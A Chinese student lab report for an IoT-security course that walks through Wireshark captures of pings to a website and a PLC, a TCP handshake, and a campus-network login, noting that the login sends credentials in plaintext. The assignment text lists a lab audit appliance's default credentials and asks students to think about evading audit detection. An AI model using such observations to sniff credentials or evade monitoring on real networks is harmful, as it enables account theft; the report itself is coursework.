

物联网安全课程实验报告

实验二



实验名称：“工控网络安全移动实验箱”安全需求分析

姓名：_____郭裕彬_____

小组：_____郭裕彬 于洋淼 杨雄峰_____

学号：_____2114052_____

专业：_____物联网工程_____

提交日期：_____2023. 10. 17_____

一、实验目的

学会使用 wireshark 分析网络数据包的基本方法，并对工控系统的协议进行安全分析，掌握基本的网络编程能力，编程复现指令攻击实验，对缺乏加密与认证的危害获得直观认识。

二、实验要求及要点

学习 wireshark 软件基础操作：

1. 抓包详细分析 ping 任一网站和 ping PLC 的流量。（必选内容）
2. 简要分析访问任一网页的登录流程。（可选内容，可选择分析从无线网卡开启至成功登录至南开大学校园网的流程）
3. 已知实验箱中 PLC 使用的协议存在缺乏认证的设计缺陷，请通过流量分析与网络编程，扮演接入工控网络的攻击者，使正常工作的储水罐系统停止工作。观察攻击成功时的现象
4. （可选）登陆审计系统，了解审计系统检测攻击的原理与实现，思考如何攻击能绕过审计？

工控安全监测审计的初始 IP 地址为：192.168.1.158，用户名及密码为：admin，111111（一定不要修改密码，恶意破坏实验环境一经发现记为不合格。）使用浏览器输入对应 ip 地址并访问即可看到登录页面。

三、实验内容

用到的相关工具及编程库简介

Wireshark 是一款多平台的网络协议分析工具，能够捕获、查看和分析网络数据包，支持多种协议，提供详细的数据包解析和过滤功能，以及统计和图形化分析工具，可用于网络管理、安全分析、故障排除和性能优化。它是免费开源的，广泛应用于网络领域。

Socket 编程库是一组用于实现网络通信的软件库或 API 集合，它们允许开发人员创建网络应用程序，包括客户端和服务端，以便它们能够在不同计算机

之间进行数据交换。Socket 编程库提供了一种基于套接字（socket）的通用方法，用于建立、连接、发送和接收数据，以及处理网络通信中的各种任务。

抓包详细分析 ping 任一网站和 pingPLC 的流量

1. Ping bilibili.com

a) 开启 WireShark 监测无线网卡，使用命令行 ping bilibili.com

```
C:\Users\Robin>ping bilibili.com

正在 Ping bilibili.com [119.3.70.188] 具有 32 字节的数据:
来自 119.3.70.188 的回复: 字节=32 时间=25ms TTL=26
来自 119.3.70.188 的回复: 字节=32 时间=25ms TTL=26
来自 119.3.70.188 的回复: 字节=32 时间=31ms TTL=26
来自 119.3.70.188 的回复: 字节=32 时间=26ms TTL=26

119.3.70.188 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
    往返行程的估计时间(以毫秒为单位):
        最短 = 25ms, 最长 = 31ms, 平均 = 26ms
```

b) WireShark 过滤条件选择 ip.addr == 119.3.70.188，可以看到命令行执行了四次的 ping 程序，WireShark 抓包结果对应 8 个 ICMP 报文。

No.	Source	Time	Destination	Protocol	Length	Info
129	10.136.109.19	11.922106	119.3.70.188	ICMP	74	Echo (ping) request id=0x0001, seq=5/1280, ttl=64 (reply in 130)
130	119.3.70.188	11.947057	10.136.109.19	ICMP	74	Echo (ping) reply id=0x0001, seq=5/1280, ttl=26 (request in 129)
135	10.136.109.19	12.926863	119.3.70.188	ICMP	74	Echo (ping) request id=0x0001, seq=6/1536, ttl=64 (reply in 136)
136	119.3.70.188	12.952583	10.136.109.19	ICMP	74	Echo (ping) reply id=0x0001, seq=6/1536, ttl=26 (request in 135)
137	10.136.109.19	13.943740	119.3.70.188	ICMP	74	Echo (ping) request id=0x0001, seq=7/1792, ttl=64 (reply in 138)
138	119.3.70.188	13.974997	10.136.109.19	ICMP	74	Echo (ping) reply id=0x0001, seq=7/1792, ttl=26 (request in 137)
147	10.136.109.19	14.955659	119.3.70.188	ICMP	74	Echo (ping) request id=0x0001, seq=8/2048, ttl=64 (reply in 148)
148	119.3.70.188	14.981893	10.136.109.19	ICMP	74	Echo (ping) reply id=0x0001, seq=8/2048, ttl=26 (request in 147)

c) 依行分析 frame 数据帧

```
▼ Frame 129: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface \Device\NPF_{4C929ACC-39DA-4650-B144-8B2999CF1EA6}, id 0
  Section number: 1
  ▼ Interface id: 0 (\Device\NPF_{4C929ACC-39DA-4650-B144-8B2999CF1EA6})
    Interface name: \Device\NPF_{4C929ACC-39DA-4650-B144-8B2999CF1EA6}
    Interface description: WLAN 2
    Encapsulation type: Ethernet (1)
    Arrival Time: Oct 10, 2023 08:15:02.605271000 中国标准时间
    [Time shift for this packet: 0.000000000 seconds]
    Epoch Time: 1696896902.605271000 seconds
    [Time delta from previous captured frame: 0.007205000 seconds]
    [Time delta from previous displayed frame: 0.000000000 seconds]
    [Time since reference or first frame: 11.922106000 seconds]
    Frame Number: 129
    Frame Length: 74 bytes (592 bits)
    Capture Length: 74 bytes (592 bits)
    [Frame is marked: False]
    [Frame is ignored: False]
    [Protocols in frame: eth:ethertype:ip:icmp:data]
    [Coloring Rule Name: ICMP]
    [Coloring Rule String: icmp || icmpv6]
```

1) Frame 129: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface \Device\NPF_{4C929ACC-39DA-4650-B144-8B2999CF1EA6}, id 0:在某个物理接口上的第 129 号帧在线发

送了 74 字节，实际捕获了 74 字节；

- 2) `Section number: 1`: 数据节编号为 1;
- 3) `Interface id: 0 (\Device\NPF_{4C929ACC-39DA-4650-B144-8B2999CF1EA6})`: 和 4、5 两行一起显示了该数据帧经由的网络接口的信息
- 4) `Interface name: \Device\NPF_{4C929ACC-39DA-4650-B144-8B2999CF1EA6}`
- 5) `Interface description: WLAN 2`
- 6) `Encapsulation type: Ethernet (1)`: 封装类型: 以太网
- 7) `Arrival Time: Oct 10, 2023 08:15:02.605271000` 中国标准时间: 捕获日期和时间
- 8) `[Time shift for this packet: 0.000000000 seconds]`: 数据包的时间偏移
- 6) `Epoch Time: 1696896902.605271000 seconds`: 纪元时间
- 7) `[Time delta from previous captured frame: 0.007205000 seconds]`: 和之前捕获帧的时间差
- 8) `[Time delta from previous displayed frame: 0.000000000 seconds]`: 和之前显示帧的时间差
- 9) `[Time since reference or first frame: 11.922106000 seconds]`: 从第一帧以来的时间
- 10) `Frame Number: 129`: 帧序号
- 11) `Frame Length: 74 bytes (592 bits)`: 帧长度
- 12) `Capture Length: 74 bytes (592 bits)`: 捕获长度
- 13) `[Frame is marked: False]`: 是否被标记
- 14) `[Frame is ignored: False]`: 是否被忽略
- 15) `[Protocols in frame: eth:ethertype:ip:icmp:data]`: 帧内部的封装的协议层次的结构
- 16) `[Coloring Rule Name: ICMP]`: 着色规则
- 17) `[Coloring Rule String: icmp || icmpv6]`: 着色规则显示的字符

d) 依行分析 Ethernet II 以太网帧

```
▼ Ethernet II, Src: IntelCor_ff:17:39 (10:51:07:ff:17:39), Dst: IETF-VRRP-VRID_08 (00:00:5e:00:01:08)
  ▼ Destination: IETF-VRRP-VRID_08 (00:00:5e:00:01:08)
    Address: IETF-VRRP-VRID_08 (00:00:5e:00:01:08)
    .... ..0. .... = LG bit: Globally unique address (factory default)
    .... ..0. .... = IG bit: Individual address (unicast)
  ▼ Source: IntelCor_ff:17:39 (10:51:07:ff:17:39)
    Address: IntelCor_ff:17:39 (10:51:07:ff:17:39)
    .... ..0. .... = LG bit: Globally unique address (factory default)
    .... ..0. .... = IG bit: Individual address (unicast)
  Type: IPv4 (0x0800)
```

- 1) Ethernet II, Src: IntelCor_ff:17:39 (10:51:07:ff:17:39),
Dst: IETF-VRRP-VRID_08 (00:00:5e:00:01:08): 以太网协议 II,
源地址: 厂名_序号 (网卡地址), 目的: 厂名_序号 (MAC 地址)
- 2) Destination: IETF-VRRP-VRID_08 (00:00:5e:00:01:08): 和以下三
行显示目标 MAC 地址及其他信息
- 3) Address: IETF-VRRP-VRID_08 (00:00:5e:00:01:08)
- 4)0. = LG bit: Globally unique
address (factory default)
- 5)0. = IG bit: Individual address
(unicast)
- 6) Source: IntelCor_ff:17:39 (10:51:07:ff:17:39): 和以下三行显
示源 MAC 地址及其他信息
- 7) Address: IntelCor_ff:17:39 (10:51:07:ff:17:39)
- 8)0. = LG bit: Globally unique
address (factory default)
- 9)0. = IG bit: Individual address
(unicast)
- 10) Type: IPv4 (0x0800): 帧内封装的协议类型

e) 分析 IP 报文

```

v Internet Protocol Version 4, Src: 10.136.109.19, Dst: 119.3.70.188
  0100 .... = Version: 4
  .... 0101 = Header Length: 20 bytes (5)
v Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
  0000 00.. = Differentiated Services Codepoint: Default (0)
  .... ..00 = Explicit Congestion Notification: Not ECN-Capable Transport (0)
  Total Length: 60
  Identification: 0x9597 (38295)
v 000. .... = Flags: 0x0
  0... .... = Reserved bit: Not set
  .0.. .... = Don't fragment: Not set
  ..0. .... = More fragments: Not set
  ...0 0000 0000 0000 = Fragment Offset: 0
  Time to Live: 64
  Protocol: ICMP (1)
  Header Checksum: 0x0000 [validation disabled]
  [Header checksum status: Unverified]
  Source Address: 10.136.109.19
  Destination Address: 119.3.70.188

```

- 1) Internet Protocol Version 4, Src: 10.136.109.19, Dst: 119.3.70.188
- 2) 0100 = Version: 4:互联网协议为 IPv4
- 3) 0101 = Header Length: 20 bytes (5):IP 包头部的长度
- 4) Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT):区分服务字段
- 5) 0000 00.. = Differentiated Services Codepoint: Default (0):区分服务代码点
- 6)00 = Explicit Congestion Notification: Not ECN-Capable Transport (0):显式拥塞通知-非 ECN 能力传输, 非 ECT
- 7) Total Length: 60:IP 包的总长度
- 8) Identification: 0x9597 (38295):标识字段
- 9) 000. = Flags: 0x0:标志字段
- 10) 0... = Reserved bit: Not set:保留
- 11) .0.. = Don't fragment: Not set:允许分片
- 12) ..0. = More fragments: Not set:该片为最后一片
- 13) ...0 0000 0000 0000 = Fragment Offset: 0:片偏移
- 14) Time to Live: 64:生存时间
- 15) Protocol: ICMP (1):包内封装的协议类型
- 16) Header Checksum: 0x0000 [validation disabled]:头部数据的校

验和

17) [Header checksum status: Unverified]:头部校验状态

18) Source Address: 10.136.109.19:源 IP 地址

19) Destination Address: 119.3.70.188:目标 IP 地址

f) 分析 ICMP 报文

```
Internet Control Message Protocol
  Type: 8 (Echo (ping) request)
  Code: 0
  Checksum: 0x4d56 [correct]
  [Checksum Status: Good]
  Identifier (BE): 1 (0x0001)
  Identifier (LE): 256 (0x0100)
  Sequence Number (BE): 5 (0x0005)
  Sequence Number (LE): 1280 (0x0500)
  [Response frame: 130]
Data (32 bytes)
  Data: 6162636465666768696a6b6c6d6e6f7071727374757677616263646566676869
  [Length: 32]
```

1) Internet Control Message Protocol

2) Type: 8 (Echo (ping) request):报文类型-Echo 请求

3) Code: 0:报文代码-Echo 响应报文

4) Checksum: 0x4d56 [correct]:校验和

5) [Checksum Status: Good]:校验和状态

6) Identifier (BE): 1 (0x0001):标识符

7) Identifier (LE): 256 (0x0100)

8) Sequence Number (BE): 5 (0x0005):序列号关联请求和应答报文

9) Sequence Number (LE): 1280 (0x0500)

10) [Response frame: 130]

11) Data (32 bytes):数据部分

2. Ping PLC

本机 IP 地址设置为 192.168.1.127, PLC 的 IP 地址为 192.168.1.3:

No.	Source	Time	Destination	Protocol	Length	Info
1	192.168.1.127	0.000000	192.168.1.3	ICMP	74	Echo (ping) request id=0x0001, seq=41/10496, ttl=64 (reply in 2)
2	192.168.1.3	0.000818	192.168.1.127	ICMP	74	Echo (ping) reply id=0x0001, seq=41/10496, ttl=30 (request in 1)
3	192.168.1.127	1.005565	192.168.1.3	ICMP	74	Echo (ping) request id=0x0001, seq=42/10752, ttl=64 (reply in 4)
4	192.168.1.3	1.006362	192.168.1.127	ICMP	74	Echo (ping) reply id=0x0001, seq=42/10752, ttl=30 (request in 3)
6	192.168.1.127	2.021255	192.168.1.3	ICMP	74	Echo (ping) request id=0x0001, seq=43/11008, ttl=64 (reply in 9)
9	192.168.1.3	2.022644	192.168.1.127	ICMP	74	Echo (ping) reply id=0x0001, seq=43/11008, ttl=30 (request in 6)
12	192.168.1.127	3.025358	192.168.1.3	ICMP	74	Echo (ping) request id=0x0001, seq=44/11264, ttl=64 (reply in 13)
13	192.168.1.3	3.025854	192.168.1.127	ICMP	74	Echo (ping) reply id=0x0001, seq=44/11264, ttl=30 (request in 12)

Epoch Time: 1695178969.208455000 seconds	0000	e0 dc a0 36 b9 4b 38 f3	ab c1 7b 19
[Time delta from previous captured frame: 0.000000000 seconds]	0010	00 3c 44 86 00 00 40 01	00 00 c0 a8
[Time delta from previous displayed frame: 0.000000000 seconds]	0020	01 03 08 00 4d 32 00 01	00 29 61 62
[Time since reference or first frame: 0.000000000 seconds]	0030	67 68 69 6a 6b 6c 6d 6e	6f 70 71 72
Frame Number: 1	0040	77 61 62 63 64 65 66 67	68 69
Frame Length: 74 bytes (592 bits)			
Capture Length: 74 bytes (592 bits)			
[Frame is marked: False]			
[Frame is ignored: False]			
[Protocols in frame: eth:ethertype:ip:icmp:data]			
[Coloring Rule Name: ICMP]			
[Coloring Rule String: icmp icmpv6]			
> Ethernet II, Src: LcFCHeFe_c1:7b:19 (38:f3:ab:c1:7b:19), Dst: SiemensI_36:b9:4b (e0:dc:a0:36:b9:4b)			
> Internet Protocol Version 4, Src: 192.168.1.127, Dst: 192.168.1.3			
> Internet Control Message Protocol			
Type: 8 (Echo (ping) request)			
Code: 0			
Checksum: 0x4d32 [correct]			
[Checksum Status: Good]			
Identifier (BE): 1 (0x0001)			
Identifier (LE): 256 (0x0100)			
Sequence Number (BE): 41 (0x0029)			
Sequence Number (LE): 10496 (0x2900)			
[Response frame: 2]			
> Data (32 bytes)			

Ping PLC 的报文类型也为 ICMP，与 Ping bilibili.com 的情况相同，不再具体分析。

简要分析访问任一网页的登录流程。

实验测试登录校园网 202.113.18.106 登陆窗的过程，使用 id.addr == 202.113.18.106 过滤得到如下的结果：

No.	Source	Time	Destination	Protocol	Length	Info
74	10.136.30.38	3.125579	202.113.18.106	TCP	74	57005 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM TSval=4997934 TSecr=0
75	10.136.30.38	3.125767	202.113.18.106	TCP	74	57006 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM TSval=4997935 TSecr=0
76	202.113.18.106	3.134795	10.136.30.38	TCP	74	80 → 57005 [SYN, ACK] Seq=0 Ack=1 Win=14480 Len=0 MSS=1440 SACK_PERM TSval=3032841390 TSecr=4997934 WS=128
77	202.113.18.106	3.134795	10.136.30.38	TCP	74	80 → 57006 [SYN, ACK] Seq=0 Ack=1 Win=14480 Len=0 MSS=1440 SACK_PERM TSval=3032841391 TSecr=4997935 WS=128
78	10.136.30.38	3.134908	202.113.18.106	TCP	66	57005 → 80 [ACK] Seq=1 Ack=1 Win=131328 Len=0 TSval=4997944 TSecr=3032841390
79	10.136.30.38	3.135004	202.113.18.106	TCP	66	57006 → 80 [ACK] Seq=1 Ack=1 Win=131328 Len=0 TSval=4997944 TSecr=3032841391

从图上可以看出，客户端分别使用 57005 和 57006 两个端口对目标地址的 80 端口进行了三次握手，以 57005 端口为例：

- (1) 客户端发送 syn 包进行同步序列号请求，进入 SYN_SENT 状态。如下图，seq=0，即客户端发送的 TCP 包中标志位为 SYN，序列号为 0，请求建立连接：

74	10.136.30.38	3.125579	202.113.18.106	TCP	74	57005 → 80	[SYN]	Seq=0	Win=64240	Len=0	MSS=1460	WS=256	SACK_PERM	Tsval=4997934	TSecr=0
75	10.136.30.38	3.125767	202.113.18.106	TCP	74	57006 → 80	[SYN]	Seq=0	Win=64240	Len=0	MSS=1460	WS=256	SACK_PERM	Tsval=4997935	TSecr=0
76	202.113.18.106	3.134795	10.136.30.38	TCP	74	80 → 57005	[SYN, ACK]	Seq=0	Ack=1	Win=14480	Len=0	MSS=1440	SACK_PERM	Tsval=3032841390	TSecr=499793
77	202.113.18.106	3.134795	10.136.30.38	TCP	74	80 → 57006	[SYN, ACK]	Seq=0	Ack=1	Win=14480	Len=0	MSS=1440	SACK_PERM	Tsval=3032841391	TSecr=499793
78	10.136.30.38	3.134948	202.113.18.106	TCP	66	57005 → 80	[ACK]	Seq=1	Ack=1	Win=131328	Len=0	Tsval=4997944	TSecr=3032841390		
79	10.136.30.38	3.135004	202.113.18.106	TCP	66	57006 → 80	[ACK]	Seq=1	Ack=1	Win=131328	Len=0	Tsval=4997944	TSecr=3032841391		
80	10.136.30.38	3.135387	202.113.18.106	HTTP	535	GET / HTTP/1.1									
81	202.113.18.106	3.144843	10.136.30.38	TCP	66	80 → 57005	[ACK]	Seq=1	Ack=470	Win=15616	Len=0	Tsval=3032841401	TSecr=4997944		
88	202.113.18.106	3.251953	10.136.30.38	TCP	1494	80 → 57005	[ACK]	Seq=1	Ack=470	Win=15616	Len=1428	Tsval=3032841508	TSecr=4997944	[TCP segment of a reassembled data stream]	
89	202.113.18.106	3.251953	10.136.30.38	TCP	1494	80 → 57005	[ACK]	Seq=1429	Ack=470	Win=15616	Len=1428	Tsval=3032841508	TSecr=4997944	[TCP segment of a reassembled data stream]	

> Frame 74: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface \Device\NPF_{4C929ACC-39DA-4650-B144-8B2999CF1EA6}, id 0
 > Ethernet II, Src: IntelCor_ff:17:39 (10:51:07:ff:17:39), Dst: IETF-VRRP-VRID_08 (00:00:5e:00:01:08)
 > Internet Protocol Version 4, Src: 10.136.30.38, Dst: 202.113.18.106
 > Transmission Control Protocol, Src Port: 57005, Dst Port: 80, Seq: 0, Len: 0

Source Port: 57005
 Destination Port: 80
 [Stream index: 25]
 [Conversation completeness: Complete, WITH_DATA (31)]
 [TCP Segment Len: 0]
 Sequence Number: 0 (relative sequence number)
 Sequence Number (raw): 2558666902
 [Next Sequence Number: 1 (relative sequence number)]
 Acknowledgment Number: 0
 Acknowledgment number (raw): 0
 1010 = Header Length: 40 bytes (10)
 > Flags: 0x002 (SYN)
 000. = Reserved: Not set
 ...0 = Accurate ECN: Not set
 0... = Congestion Window Reduced: Not set
0.. = ECN-Echo: Not set
0. = Urgent: Not set
0 = Acknowledgment: Not set
0 = Push: Not set
0 = Reset: Not set
 >1. = Syn: Set

(2) 服务端收到后，创建 ACK 应答码作为收到确认信息，ACK=seq+1，并创建新的序列号，一起发送回客户端，服务端进入 SYN_RECV 状态。如下图所示，seq=0，ACK=1：

76	202.113.18.106	3.134795	10.136.30.38	TCP	74	80 → 57005	[SYN, ACK]	Seq=0	Ack=1	Win=14480	Len=0	MSS=1440	SACK_PERM	Tsval=3032841390	TSecr=4997934	WS=128
77	202.113.18.106	3.134795	10.136.30.38	TCP	74	80 → 57006	[SYN, ACK]	Seq=0	Ack=1	Win=14480	Len=0	MSS=1440	SACK_PERM	Tsval=3032841391	TSecr=4997935	WS=128
78	10.136.30.38	3.134948	202.113.18.106	TCP	66	57005 → 80	[ACK]	Seq=1	Ack=1	Win=131328	Len=0	Tsval=4997944	TSecr=3032841390			
79	10.136.30.38	3.135004	202.113.18.106	TCP	66	57006 → 80	[ACK]	Seq=1	Ack=1	Win=131328	Len=0	Tsval=4997944	TSecr=3032841391			
80	10.136.30.38	3.135387	202.113.18.106	HTTP	535	GET / HTTP/1.1										
81	202.113.18.106	3.144843	10.136.30.38	TCP	66	80 → 57005	[ACK]	Seq=1	Ack=470	Win=15616	Len=0	Tsval=3032841401	TSecr=4997944			
88	202.113.18.106	3.251953	10.136.30.38	TCP	1494	80 → 57005	[ACK]	Seq=1	Ack=470	Win=15616	Len=1428	Tsval=3032841508	TSecr=4997944	[TCP segment of a reassembled data stream]		
89	202.113.18.106	3.251953	10.136.30.38	TCP	1494	80 → 57005	[ACK]	Seq=1429	Ack=470	Win=15616	Len=1428	Tsval=3032841508	TSecr=4997944	[TCP segment of a reassembled data stream]		

> Frame 76: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface \Device\NPF_{4C929ACC-39DA-4650-B144-8B2999CF1EA6}, id 0
 > Ethernet II, Src: IETF-VRRP-VRID_08 (00:00:5e:00:01:08), Dst: IntelCor_ff:17:39 (10:51:07:ff:17:39)
 > Internet Protocol Version 4, Src: 202.113.18.106, Dst: 10.136.30.38
 > Transmission Control Protocol, Src Port: 80, Dst Port: 57005, Seq: 0, Ack: 1, Len: 0

Source Port: 80
 Destination Port: 57005
 [Stream index: 25]
 [Conversation completeness: Complete, WITH_DATA (31)]
 [TCP Segment Len: 0]
 Sequence Number: 0 (relative sequence number)
 Sequence Number (raw): 352244475
 [Next Sequence Number: 1 (relative sequence number)]
 Acknowledgment Number: 1 (relative ack number)
 Acknowledgment number (raw): 2558666903
 1010 = Header Length: 40 bytes (10)
 > Flags: 0x012 (SYN, ACK)
 000. = Reserved: Not set
 ...0 = Accurate ECN: Not set
 0... = Congestion Window Reduced: Not set
0.. = ECN-Echo: Not set
0. = Urgent: Not set
1 = Acknowledgment: Set
0... = Push: Not set
0.. = Reset: Not set
 >1. = Syn: Set

(3) 客户端收到服务端的复合包后，创建 ACK 应答码作为收到确认信息，ACK=seq+1，再发送给服务端，并进入 ESTABLISHED 状态，完成三次握手。如下图，ACK=1：

78	10.136.30.38	3.134948	202.113.18.106	TCP	66	57005 → 80	[ACK]	Seq=1	Ack=1	Win=131328	Len=0	Tsval=4997944	TSecr=3032841390			
79	10.136.30.38	3.135004	202.113.18.106	TCP	66	57006 → 80	[ACK]	Seq=1	Ack=1	Win=131328	Len=0	Tsval=4997944	TSecr=3032841391			
80	10.136.30.38	3.135387	202.113.18.106	HTTP	535	GET / HTTP/1.1										
81	202.113.18.106	3.144843	10.136.30.38	TCP	66	80 → 57005	[ACK]	Seq=1	Ack=470	Win=15616	Len=0	Tsval=3032841401	TSecr=4997944			
88	202.113.18.106	3.251953	10.136.30.38	TCP	1494	80 → 57005	[ACK]	Seq=1	Ack=470	Win=15616	Len=1428	Tsval=3032841508	TSecr=4997944	[TCP segment of a reassembled data stream]		
89	202.113.18.106	3.251953	10.136.30.38	TCP	1494	80 → 57005	[ACK]	Seq=1429	Ack=470	Win=15616	Len=1428	Tsval=3032841508	TSecr=4997944	[TCP segment of a reassembled data stream]		

> Transmission Control Protocol, Src Port: 57005, Dst Port: 80, Seq: 1, Ack: 1, Len: 0

Source Port: 57005
 Destination Port: 80
 [Stream index: 25]
 [Conversation completeness: Complete, WITH_DATA (31)]
 [TCP Segment Len: 0]
 Sequence Number: 1 (relative sequence number)
 Sequence Number (raw): 2558666903
 [Next Sequence Number: 1 (relative sequence number)]
 Acknowledgment Number: 1 (relative ack number)
 Acknowledgment number (raw): 352244476
 1000 = Header Length: 32 bytes (8)
 > Flags: 0x010 (ACK)
 000. = Reserved: Not set
 ...0 = Accurate ECN: Not set
 0... = Congestion Window Reduced: Not set
0.. = ECN-Echo: Not set
0. = Urgent: Not set
1 = Acknowledgment: Set
0... = Push: Not set
0.. = Reset: Not set
0. = Syn: Not set
0 = Fin: Not set
 [TCP Flags:A....]

用户点击登录按钮后，向目标主机发送一个 HTTP GET 请求，目标 url 为 http://202.113.18.106:801/eportal/?c=ACSetting&a=Login&loginMethod=1&protocol=http%3A&hostname=202.113.18.106&port=&iTermType=1&wlanuserip=10.136.30.38&wlanacip=null&wlanacname=jnl_&redirect=null&session=null

No.	Source	Time	Destination	Protocol	Length	Info
55	10.136.30.38	7.398458	202.113.18.106	HTTP	1023	GET /eportal/?c=ACSetting&a=Login&loginMethod=1&protocol=http%3A&hostname=202.113.18.106&port=&iTermType=...
56	202.113.18.106	7.443389	10.136.30.38	TCP	66	801 → 58334 [ACK] Seq=1 Ack=958 Win=201 Len=0 TSval=3034174733 TSecr=6331216
57	202.113.18.106	7.461479	10.136.30.38	HTTP	704	HTTP/1.1 302 Moved Temporarily (text/html)
58	10.136.30.38	7.466864	202.113.18.106	HTTP	732	GET /3.htm?wlanuserip=10.136.30.38&wlanacname=jnl_&wlanacip=202.113.18.106&mac=00-00-00-00-00-00&session=...
59	202.113.18.106	7.509787	10.136.30.38	TCP	240	80 → 58342 [PSH, ACK] Seq=1 Ack=667 Win=177 Len=174 TSval=3034174798 TSecr=6331285 [TCP segment of a reas...
60	202.113.18.106	7.509787	10.136.30.38	TCP	1494	80 → 58342 [ACK] Seq=175 Ack=667 Win=177 Len=1428 TSval=3034174798 TSecr=6331285 [TCP segment of a reas...
61	202.113.18.106	7.509787	10.136.30.38	TCP	1494	80 → 58342 [ACK] Seq=1603 Ack=667 Win=177 Len=1428 TSval=3034174798 TSecr=6331285 [TCP segment of a reas...
62	202.113.18.106	7.509787	10.136.30.38	TCP	1494	80 → 58342 [ACK] Seq=3031 Ack=667 Win=177 Len=1428 TSval=3034174798 TSecr=6331285 [TCP segment of a reas...
63	10.136.30.38	7.509943	202.113.18.106	TCP	66	58342 → 80 [ACK] Seq=667 Ack=4459 Win=513 Len=0 TSval=6331328 TSecr=3034174798
64	202.113.18.106	7.514083	10.136.30.38	HTTP	911	HTTP/1.1 200 OK (text/html)

Request URI Query Parameter: 0MKKey=123456
Request URI Query Parameter: buttonClicked=
Request URI Query Parameter: redirect_url=
Request URI Query Parameter: err_flag=
Request URI Query Parameter: username=
Request URI Query Parameter: password=
Request URI Query Parameter: user=
Request URI Query Parameter: cde=
Request URI Query Parameter: Login=
Request Version: HTTP/1.1
Host: 202.113.18.106:801\r\n
Connection: keep-alive\r\n
Upgrade-Insecure-Requests: 1\r\n
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.0.0 Safari/537.36 Edg/117.0.2045
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7\r\n
Referer: http://202.113.18.106/\r\n
Accept-Encoding: gzip, deflate\r\n
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6\r\n
> Cookie: PHPSESSID=vm72777cdg98qmqjgceer17ch7\r\n
\r\n
[Full request truncated]: http://202.113.18.106:801/eportal/?c=ACSetting&a=Login&loginMethod=1&protocol=http%3A&hostname=202.113.18.106
[HTTP request 1/6]
[Response in frame: 52]
[Next request in frame: 84]

0190 62 75 74 74 6f 6e 43 6c 69 63 6b 65
01a0 65 64 69 72 65 63 74 5f 75 72 6c 3d
01b0 5f 66 6c 61 67 3d 26 75 73 65 72 6e
01c0 26 70 61 73 73 77 6f 72 64 3d 26 75
01d0 26 63 6d 64 3d 26 4c 6f 67 69 6e 3d
01e0 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a
01f0 2e 31 31 33 2e 31 38 2e 31 30 36 3a
0200 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a
0210 70 2d 61 6c 69 76 65 0d 0a 55 70 67
0220 2d 49 6e 73 65 63 75 72 65 2d 52 65
0230 74 73 3a 20 31 0d 0a 55 73 65 72 2d
0240 74 3a 20 4d 6f 7a 69 6c 6c 61 2f 35
0250 57 69 6e 64 6f 77 73 20 4e 54 20 31
0260 20 57 69 6e 36 34 3b 20 78 36 34 29
0270 6c 65 57 65 62 4b 69 74 2f 35 33 37
0280 28 4b 48 54 4d 4c 2c 20 6c 69 6b 65
0290 6b 6f 29 20 43 68 72 6f 6d 65 2f 31
02a0 2e 30 2e 30 20 53 61 66 61 72 69 2f
02b0 33 36 20 45 64 67 2f 31 31 37 2e 30
02c0 35 2e 36 30 0d 0a 41 63 63 65 70 74
02d0 78 74 2f 68 74 6d 6c 2c 61 70 70 6c
02e0 69 6f 6e 2f 78 68 74 6d 6c 2b 78 6d
02f0 70 6c 69 63 61 74 69 6f 6e 2f 78 6d
0300 30 2e 39 2c 69 6d 61 67 65 2f 77 65
0310 6d 61 67 65 2f 61 70 6e 67 2c 2a 2f
0320 30 2e 38 2c 61 70 70 6c 69 63 61 74

对于具体数据，如下图我们可以看出校园网登录使用的是明文信息，容易被获取到身份认证系统的账号密码。

```
Request URI Query Parameter: enAdvert=0
Request URI Query Parameter: jsVersion=2.4.3
Request URI Query Parameter: DDDDD=2114052
Request URI Query Parameter: upass= 此处为密码
Request URI Query Parameter: R1=0
Request URI Query Parameter: R2=0
Request URI Query Parameter: R3=0
Request URI Query Parameter: R6=0
Request URI Query Parameter: para=00
Request URI Query Parameter: 0MKKey=123456
Request URI Query Parameter: buttonClicked=
Request URI Query Parameter: redirect_url=
Request URI Query Parameter: err_flag=
Request URI Query Parameter: username=
Request URI Query Parameter: password=
Request URI Query Parameter: user=
```

登录验证通过后，一个短暂的转移，网页的地址被重新导向到 http://202.113.18.106/3.htm?wlanuserip=10.136.30.38&wlanacname=jnl_&wlanacip=202.113.18.165&mac=00-00-00-00-00-00-00&session=null&redirect=null。

57	202.113.18.106	7.461479	10.136.30.38	HTTP	704	HTTP/1.1 302 Moved Temporarily (text/html)	
58	10.136.30.38	7.466864	202.113.18.106	HTTP	732	GET /3.htm?wlanuserip=10.136.30.38&wlanacname=jn1 &wlanacip=202.113.18.165&mac=00-00-00-00-00-00&session=...	
59	202.113.18.106	7.509787	10.136.30.38	TCP	240	80 → 58342 [PSH, ACK] Seq=1 Ack=667 Win=177 Len=174 TSval=3034174798 TSecr=6331285 [TCP segment of a reas...	
60	202.113.18.106	7.509787	10.136.30.38	TCP	1494	80 → 58342 [ACK] Seq=175 Ack=667 Win=177 Len=1428 TSval=3034174798 TSecr=6331285 [TCP segment of a reasse...	
61	202.113.18.106	7.509787	10.136.30.38	TCP	1494	80 → 58342 [ACK] Seq=1603 Ack=667 Win=177 Len=1428 TSval=3034174798 TSecr=6331285 [TCP segment of a reasse...	
62	202.113.18.106	7.509787	10.136.30.38	TCP	1494	80 → 58342 [ACK] Seq=3031 Ack=667 Win=177 Len=1428 TSval=3034174798 TSecr=6331285 [TCP segment of a reasse...	
